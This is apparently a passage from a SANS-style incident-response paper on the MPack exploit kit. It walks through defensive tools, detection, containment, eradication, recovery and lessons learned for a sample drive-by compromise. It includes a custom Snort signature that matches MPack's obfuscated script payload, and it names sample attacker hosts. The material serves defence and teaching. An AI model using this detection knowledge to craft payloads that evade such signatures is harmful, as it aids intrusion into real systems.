Preparing to repel or mitigate an attack such as MPack requires a wide range of tools and abilities. The following list should be used as a guide and is by no means exhaustive. An organization should have many of these in place already; however, care should be taken to ensure they are operating properly. Are firewall logs stored and backed up? If yes, how far back do the logs go and is this period long enough? Are all your security products up to date? Is archived log data accessible?

Infrastructure Essentials

Firewalls - Cisco, Juniper, Netscreen
Firewalls provide raw network/port access control and are a basic requirement for any organization.

Proxies - Bluecoat, Squid
Rather than let individuals access the Internet directly, a proxy is employed to make requests to the internet on behalf of a client. Using a proxy lets your organization funnel all Internet activity through a central channel which provides enhanced performance and security.

Anti Virus Software – Symantec, F-Secure, AVG, Avast
Another basic requirement is anti virus software. These programs will detect and prevent most malicious programs from running on a PC.

Patch Management – Microsoft SMS/WSUS, Symantec Altiris
Centralized management software is essential in maintaining a large infrastructure. Patches need to be deployed in a timely and predictable manor outside of business hours. Microsoft offers SMS (Pay) and WSUS (Free) to help manage devices. Many other companies such as Symantec also offer tools to accomplish this.

Intrusion Detection System – Snort, ISS Site Protector
IDS use anomaly and signature based detection engines to detect attacks against resources at the host or network level.

Web content filtering system – Websense, Surf Control, Secure Computing (Smart Filter)
Content filtering systems limit the types of websites users are able to browse to. When a user makes a request for his or her browser to connect to a domain, the domain is checked against a database and a decision is made to allow or block the request.

Security Information Management (SIM) – Net Forensics, Arcsight
A SIM system takes all the data generated by firewalls, AV, IDS, and other technologies and correlates them. This gives you the ability to input certain criteria (say, an IP address) and generate a report based on the data collected from all your security tools. These products can save vast amounts of time by presenting meaningful information quickly.

Configuration Audit & Control – Tripwire, Computer Associates eTrust Audit
In some cases, configuration audit and control software may play a vital role in security. These tools are used to harden systems to prevent or report on unauthorized changes to system files. These tools can be highly effective but their deployment to a large number of systems may prove difficult to manage in a changing environment.

Investigative Tools

Lab environment

A lab is an absolute essential when investigating any type of malicious code. The lab should have no connection to the production network and have no corporate data residing on it. This environment gives you the flexibility to investigate malicious code statically or dynamically by actually executing the malware while not having to worry about it escaping into the corporate network.

Virtual machines – Vmware, Qemu
Another essential for investigating malware are virtual machines which allow the security professional to perform analysis and then quickly revert the VM back to a known good state. This saves vast amounts of time by avoiding formatting and re-installing physical systems (although this is required from time to time).

Packet capturing and analysis – Tcpdump, Wireshark
Packet captures are essential when analyzing malicious code. They help us understand the attack by presenting captured traffic to and from a compromised host in an easy to understand format.

Javascript debugger – Firebug, Rhino
With all the different ways to obfuscate exploits, sometimes it is more efficient to use a Javascript debugger instead of manual techniques. A debugger also aids in understanding how the obfuscation is applied.

Binary debugger – Ollydbg, IDA Pro
Many pieces of malware contain abilities that might not be immediately apparent when they are running. A binary debugger lets you step through an executable one line at a

time to observe its behavior. Stepping through a malicious binary in this way can yield additional information to use in an investigation.

Disassembler - IDA Pro
While IDA is also a debugger, it is most commonly used for its ability to disassemble executable and DLL files. IDA interprets the assembly language instructions of a program and creates a map of its code. This map can then be explored to understand the inner workings of the target program.

Malware Analysis Pack
Created by iDefense, this free suite of utilities aids in the investigating of malicious code and includes the following tools:

ShellExt- 4 explorer shell extensions
socketTool- manual TCP Client for probing functionality.
MailPot- mail server capture pot
fakeDNS- spoofs dns responses to controlled ip's
sniff_hit- HTTP, IRC, and DNS sniffer
sclog- Shellcode research and analysis application
IDCDumpFix- aids in quick RE of packed applications
Shellcode2Exe- embeds multiple shellcode formats in exe husk
GdiProcs- detect hidden processes

PEID – Portable Executable Identifier
As the name suggests, this small application identifies the type of packer used to compress an executable or DLL file.

Packing a file reduces the file size, obscures its contents and can complicate analysis.

Virus total - website www.virustotal.com
The free Virus Total service scans files submitted to it with anti virus software from 32 AV companies. If desired, a copy of the file being analyzed can be sent to each AV company.

Virtual Sandbox - Sunbelt sandbox - website http://research.sunbelt-software.com/Submit.aspx, Norman Sandbox - website: http://www.norman.com/microsites/nsic/
These free services execute a program within a virtual environment and monitor the program. All changes the program makes to the system are logged. After the program has run, a report is generated of all file system and registry modifications as well as network connections.

Binary Unpackers (upx, unfsg, quick unpack)
As mentioned above, malicious programs may be packed to add an additional level of protection against detection by Anti Virus vendors or analysis by security professionals. Several of these packers have been analyzed and unpacking programs have been developed to remove the original code from within them.

2.4 Identification

MPack by its very nature is difficult to detect because the authors have built in several layers of obfuscation to try to limit or hide its malicious footprint. While this type of web based attack may not

trigger sirens and flashing lights to alert a security professional to its presence, it will leave traces somewhere. There are 3 layers where identification may occur. “Identification can occur at any of these three levels: The network perimeter; the host perimeter; and the host (or system) level. Ideally you want to catch the attack at your perimeter, but sometimes (often, in fact), detection only occurs at the host level.” Skoudis E, (2007).

2.4.1 Network Perimeter Detection

An Intrusion Detection System (IDS) is a tool used at the perimeter to detect such attacks. These systems are signature based and trigger alerts by inspecting traffic as it crosses the network. The evolution of the IDS, the IPS or Intrusion Prevention System is able to actually block attacks before they are able to reach the host. Great care must be taken when using blocking signature as it is possible to block legitimate traffic as well. The signatures discussed below are for use on an IDS.

Given that MPack utilizes multiple exploits, chances are that at least one signature will trigger. As long as there is some indication that a malicious website has attempted to compromise a client, an investigation can be conducted and the rest of the attack can be uncovered.

Typically, signatures that detect a series of NOOP (no operation) instructions (called a NOOP sled) or the presence of shellcode are good indicators that an attack has occurred. There are very few cases where legitimate traffic will trigger these signatures. While these

signatures will trigger on other malicious traffic, they are capable of detecting MPack as well.

Custom signatures may also be deployed to detect this type of attack. The following snort signature will look for an open <script tag, followed by the unescape function (unescape converts hexadecimal characters back to ASCII), followed by zX(' (7a582827 in hexadecimal, see section 1.2.1 for reference), which is the beginning of MPack's payload.

alert tcp $EXTERNAL_NET 80 -> $HOME_NET any (msg:"Possible MPack"; content:"<script"; nocase; content:"unescape"; nocase; content:"|7a582827|"; classtype:trojan-activity; sid:9000001;)

The problem with this signature is that it is written to match on very specific criteria, namely zX('. All the attacker would have to do is change the name of this function and our signature would be rendered useless. Each new version of MPack that is released would need to be analyzed and a new IDS signature written.

An alternative would be to remove the zX(' portion of the signature which would make it more generic. This complicates things because of the potential for a large number of false positives. This second option could also uncover the presence of other obfuscated scripts passing through your network.

2.4.2 Host Perimeter Detection

Personal firewalls, Host Intrusion Detection Systems (HIDS) and Host Intrusion Prevention Systems (HIPS) provide host perimeter protection. A host firewall would not protect against web based attacks such as MPack, but it might prevent inbound/outbound communication from the malicious payload that MPack could load on the system. Detection would be achieved by reviewing firewall drop logs.

A HIPS has the ability to block traffic by interacting with the host's TCP/IP stack to block the malicious traffic before it reaches the system. The same signatures deployed at the network level may be deployed at the host perimeter level. For example, your network IDS may be configured to alert on the presence of shellcode but not block it. Sensitive machines with HIPS deployed on them could contain the same signatures, but implement blocking on any detected shellcode. These HIPS would then alert back to the main console for detection.

2.4.3 System Level Detection

Given that some attacks are heavily obfuscated and evade perimeter detection, sometimes it is only possible to detect an attack at the system level. Anti virus is the last line of defense before a system is fully compromised. Keeping your anti virus up to date is essential to preventing infections. With today's malware however, anti virus vendors are not always able to stay on top of all the newest threats. Some malicious files will evade anti virus signatures as well. To detect attacks at the system level,

it is important to review AV logs on a regular basis to see what attacks are making it through to the system.

At the system level, the actual user of the machine can be your best source of information. In a corporate environment, if a user receives several strange error messages, their PC reboots on its own, or they observe other strange behavior they are likely to call the helpdesk. Helpdesk staff should have at least some basic knowledge of security so they can identify the presence of something malicious and inform the correct groups to investigate.

The bottom line is there is no sure fire MPack detection method. A combination of vendor supplied signatures, custom signatures, firewall logs, anti virus logs, hands on analysis and user awareness are needed for maximum effectiveness.

2.5 Containment

The containment phase of incident response actually contains three sub phases which are: Short Term Containment, System Backup and Long Term Containment. We will discuss each of these in detail relating to our sample MPack attack.

2.5.1 Short Term Containment

Now that we have identified a web based attack using MPack we can begin containing the incident using short term containment methods. These measures are used to limit the

spread of the attack without making system level changes and should not be viewed as a total solution. “For short-term containment, we just want to stop the attacker’s progress, without making any changes to the impacted system itself. We want to keep the target machines’ drive image intact until we can back it up. Therefore, this short-term containment typically involves disconnecting network access and/or power.” Skoudis, E. (2007).

- Disconnect network cable or have switchport dropped
- Disconnect power cable
- Use network management tools to isolate the switch port of the affected machine to stop it from sending or receiving data
- Apply filters to routers and/or firewalls
- Change DNS names to point to another IP address

While these five methods are all valid, in the case of a web attack using the sample scenario (See P.18), our best course of action would be to block access at the perimeter. This would mean temporarily blocking the legitimate site that was compromised (www.pharmanewssite.com), blocking the malicious website that the iframe points back to (evilsite.com), and blocking the third site which accepts the stolen personal information via ftp (123.123.32.21).

2.5.2 System Backup

Once short term containment is in place, we move onto the system backup phase. In order to conduct a proper forensic investigation, a full bit by bit level backup should be made of each of the affected systems. Backups

should be created as soon as possible using blank media. The most widely used tool for creating bit level backups is dd. “The ideal backup, however, is the binary backup; this gets everything on the disk including deleted and fragmentary files. One of the most popular tools for creating binary backups on Wnix and Windows machines is dd.” Skoudis, E. (2007).

To properly handle such an incident, 2 backup copies need to be made. The original disk might be needed as evidence, so we create the first copy to put back into the machine to use in production. The security professional will use the second backup copy to perform their investigation. “If possible, make two backup copies of the system. The original is stored as evidence. The first backup copy may be put back into production. The second backup copy is used to make additional working copies for forensics analysis.” Skoudis, E. (2007).

In a corporate environment, the user’s data should reside on a file server which is in turn backed up. In this case, individual system backups are unnecessary and can be avoided.

It is important to note that time is not always on our side. It may be more important to analyze the malicious code while the system is up and running in order to trace the origin of an attack. There may be location and resource constraints as well. Is there enough staff to go around making backups of all your infected machines? Does the compromised machine reside at a branch office without

dedicated support staff? Do you have tools available to remotely backup or re-image systems?

Taking backups of an infected system is certainly a best practice, however in real world situations, it is not always possible. This issue should be discussed internally before the need arises rather than during or after a compromise occurs.

2.5.3 Long Term Containment

Now that we have the appropriate backups for evidence (if it is possible to obtain them), we can move onto long term containment. Long term containment is a temporary solution, used until a totally clean system has been built and put into production. There are many potential actions to take at this point, but in the case of our sample MPack attack (See P.18), the following are most relevant. “There are several long-term containment activities, but the most likely, by far, is just patching the system.” Skoudis, E. (2007).

- Patch the affected systems (Quicktime patch)
- Patch other systems that may be vulnerable
- Change passwords in case of information leakage
- Apply additional firewall and/or router rules
- Write custom signatures to detect the attack (See Identification, P.24)
- Remove downloaded payload(s) from affected systems and submit them to Anti Virus vendor if undetected.

2.6 Eradication

Totally eradicating malicious code is not an easy task. Chances are we do not know with 100% certainty that simply removing a malicious binary will result in a clean system. If a rootkit is involved or your anti virus vendor does not have a signature to detect the threat, the best course of action is to re-image the system. In some cases this is a decision left to the business to decide.

In our example (See P.18), the machines of only 2 users were affected. The security professional can co-ordinate a visit by desktop support personnel who can explain the situation to the users and work with them to backup their data and perform a re-install. It should be noted that after the re-install all patches must be applied for both the operating system and all applications. We must ensure the same problem does not happen again. “Without a complete reformat, the attacker’s residual data, tools and access may linger.” Skoudis, E. (2007).

Once the affected systems are back online, a vulnerability analysis should be performed. Skoudis, E. (2007).

- Perform system vulnerability analysis
  - Check for system and application patches
- Perform network vulnerability analysis
  - Check other machines on the network for the same vulnerable application
  - Ensure appropriate firewall rules are in place
  - Verify users are connecting to the internet via a proxy

- Search for related vulnerabilities
  - Check for vulnerabilities in other applications that a user might install and apply additional patches as necessary

In the case of MPack, we can determine that Quicktime was the system level vulnerability that led to the compromise of the end user systems. While conducting the network portion of the analysis we will determine if other machines in our environment run Quicktime and what versions are being used. Lastly, research must be performed to determine whether there are vulnerabilities in other seemingly insignificant applications that we aren't aware of within the environment.

2.7 Recovery

This phase of the incident is used to actually put the user workstations back into production and validate that the recovery was successful. It is highly recommended that you receive signoff from the users that their systems are back up and working properly. Once the systems are back up and running, they should be monitored closely for any strange activity using host and network based IDS together with system and application logs. "Once the system is back online, continue to monitor for backdoors that escaped detection. Utilize network and host-based Intrusion Detection Systems and Intrusion Prevention Systems." Skoudis, E. (2007).

2.8 Lessons Learned

Given the number of layers and technologies that a web based attack such as MPack touch on, there are many

possible areas that can be improved on to prevent or limit such attacks in the future. Going back to our sample scenario (See P.18), the following areas should be addressed.

2.8.1 Proactive Research and Information Gathering

If the security group at our sample company PharmaCom discovered that www.pharmanewssite.com was compromised a couple days earlier by reading security news sites, this whole attack could have been prevented.

The best way to stop an attack is to prevent it before it happens. Knowing about an attack before it has a chance to reach your network is invaluable. There is an old saying that states “An ounce of prevention is worth a pound of cure”. This knowledge encompasses many of the following lessons learned so the security professional can implement a total solution instead of a partial solution. Patching for vulnerabilities is a must; however it is far more effective to patch, update content filters, gather new AV signatures, write custom signatures and alert the user community to an attack all at once before the attack. The best way to gather all this information is through research and information gathering.

There may be a listserv, website or forum that your company can monitor to get breaking news on the latest threats before AV firms are even able to able to act. Organizations such as the SANS Internet Storm Center (isc.sans.org); CastleCops MIRT (Malware Incident Response Team, www.castlecops.com/c55-MIRT.html); and, mailing lists such as the ones offered by SecurityFocus

(www.securityfocus.com/archive) are invaluable for collecting breaking news and information.

2.8.2 Training for Security Staff

The information security field is extremely fast paced and change is constant, this makes ongoing training vital to ensuring your corporate assets remain protected. No product or technology is always 100% successful and gaps in coverage often occur. This makes the security professional the last layer of defense against attack.

In this line of work, what you don't know can hurt you. Management may forget that an Intrusion Detection System is only as good as the analysts who monitor it. Staff must be kept current and challenged in order to achieve success. Whether your organization employs a dedicated security team or a single individual who shares multiple responsibilities, ongoing training and skills transfer to other staff is essential.

2.8.3 Patching

After investigation, it was determined that a vulnerability in Quicktime led to the compromise of the machines. Research should be conducted in the organization to determine what other vulnerable applications are in the environment that are not covered in the patching process. Once identified, all of these applications should be monitored for new vulnerabilities, and as new applications are introduced to the organization, they should be monitored as well. A large organization will have more

applications installed on workstations than IT staff think or care to acknowledge.

2.8.4 Anti Virus

Not only was the attack successful at exploiting two systems but the payload it dropped went undetected by AV. This is a growing trend amongst AV companies as they struggle to keep pace with evolving malware. Anti Virus systems should be verified to ensure that updates are being deployed as fast as possible.

A call should also be placed with the vendor to determine if they already knew about the threat. There is always a gap between when an AV firm finds out about a new piece of malicious code and a new signature is released to the general public. There may be some sort of advanced notification system that the company can take part in. New signatures must go through a time consuming QA process before they can be released. AV systems are not foolproof and cannot be fully relied on.

2.8.5 Content filtering

With a proper web content filtering system in place, users might have been prevented from visiting www.evilsite.com. Content filtering requires updates just like AV, and must be deployed in a timely manner. This means content filtering systems have the same weakness as AV due to the gap between discovery of a malicious website and updates being received from the vendor.

2.8.6 User / Helpdesk Awareness

Had the two affected users and the helpdesk been more aware of security issues, the attack would have been recognized earlier and the impact of the attack reduced. General security awareness training should be given to users at time of hire and a refresher course given every year. Technical staff (helpdesk, desk side and server support staff especially) should receive more in depth training on security to be able to identify and escalate an incident to specialized security staff.

2.8.7 Custom Signatures

With all the different ways of obfuscating code and commercial exploit kits such as MPack on the market, custom signatures need to be created for more general detection capability. If the sample organization researched and deployed a custom signature as discussed on P. 24, a daily (or real time, staff permitting) review of sites triggering this alert would have raised the alarm without having to hear from the affected users themselves. There will always be the possibility for false positives, especially with custom signatures, however human intervention and signature tuning can aid in reducing these.

2.9 Conclusion

To conclude, attacks such as MPack are by their very nature difficult to investigate. Effort, time and most importantly, expertise are required to successfully respond to such an attack. In order to effectively deal with attacks of this caliber, organizations should:

- Begin monitoring security portals for new attacks proactively.
- Conduct research on new threats to determine impact and exposure of the organization before it becomes widespread.
- Include applications in patching regimen, determine what other applications are deployed.
- Monitor / deploy AV signatures faster if possible.
- Obtain more information from vendor on threats that they know about but do not have signatures for yet.
- Deploy content filtering system and ensure updates are received quickly.
- Conduct security awareness training for technical and non technical staff.
- Deploy custom signatures to aid in catching obfuscated attacks.
- Ensure security analysts are well trained and keep current on the latest technologies and threats.

[END]

** Special thanks go to Brian, Peter, Carolyn and Evan for all your help and support! **

3. References

Pandasecurity.com (2007a, May 11). MPack uncovered!. Retrieved July 1st, 2007 from http://pandalabs.pandasecurity.com/archive/MPack-uncovered_2100_.aspx

Pandasecurity.com (2007b, June 19). More About MPack. Retrieved July 5th, 2007 from http://pandalabs.pandasecurity.com/archive/More-about-Mpack.aspx

Techweb.com (2004). Tech Encyclopedia, ActiveX Control. Retrieved September 9, 2007 from http://www.techweb.com/encyclopedia/defineterm.jhtml?term=ActiveX+component

ISS.net (2007, January). IBM Internet Security Systems X-Force 2006 Trend Statistics. Retrieved September 9, 2007 from http://www.iss.net/documents/whitepapers/X_Force_Exec_Brief.pdf

Skoudis, E. (2007). Security 504 Hacker Techniques, Exploits and Incident Handling 504.1. SANS Institute

Zeltser, L. (2007). Reverse-Engineering Malware: Tools and Techniques Hands-On. SANS Institute

obfuscation. (n.d.). *The American Heritage® Dictionary of the English Language, Fourth Edition*. Retrieved November

26, 2007, from Dictionary.com website: http://dictionary.reference.com/browse/obfuscation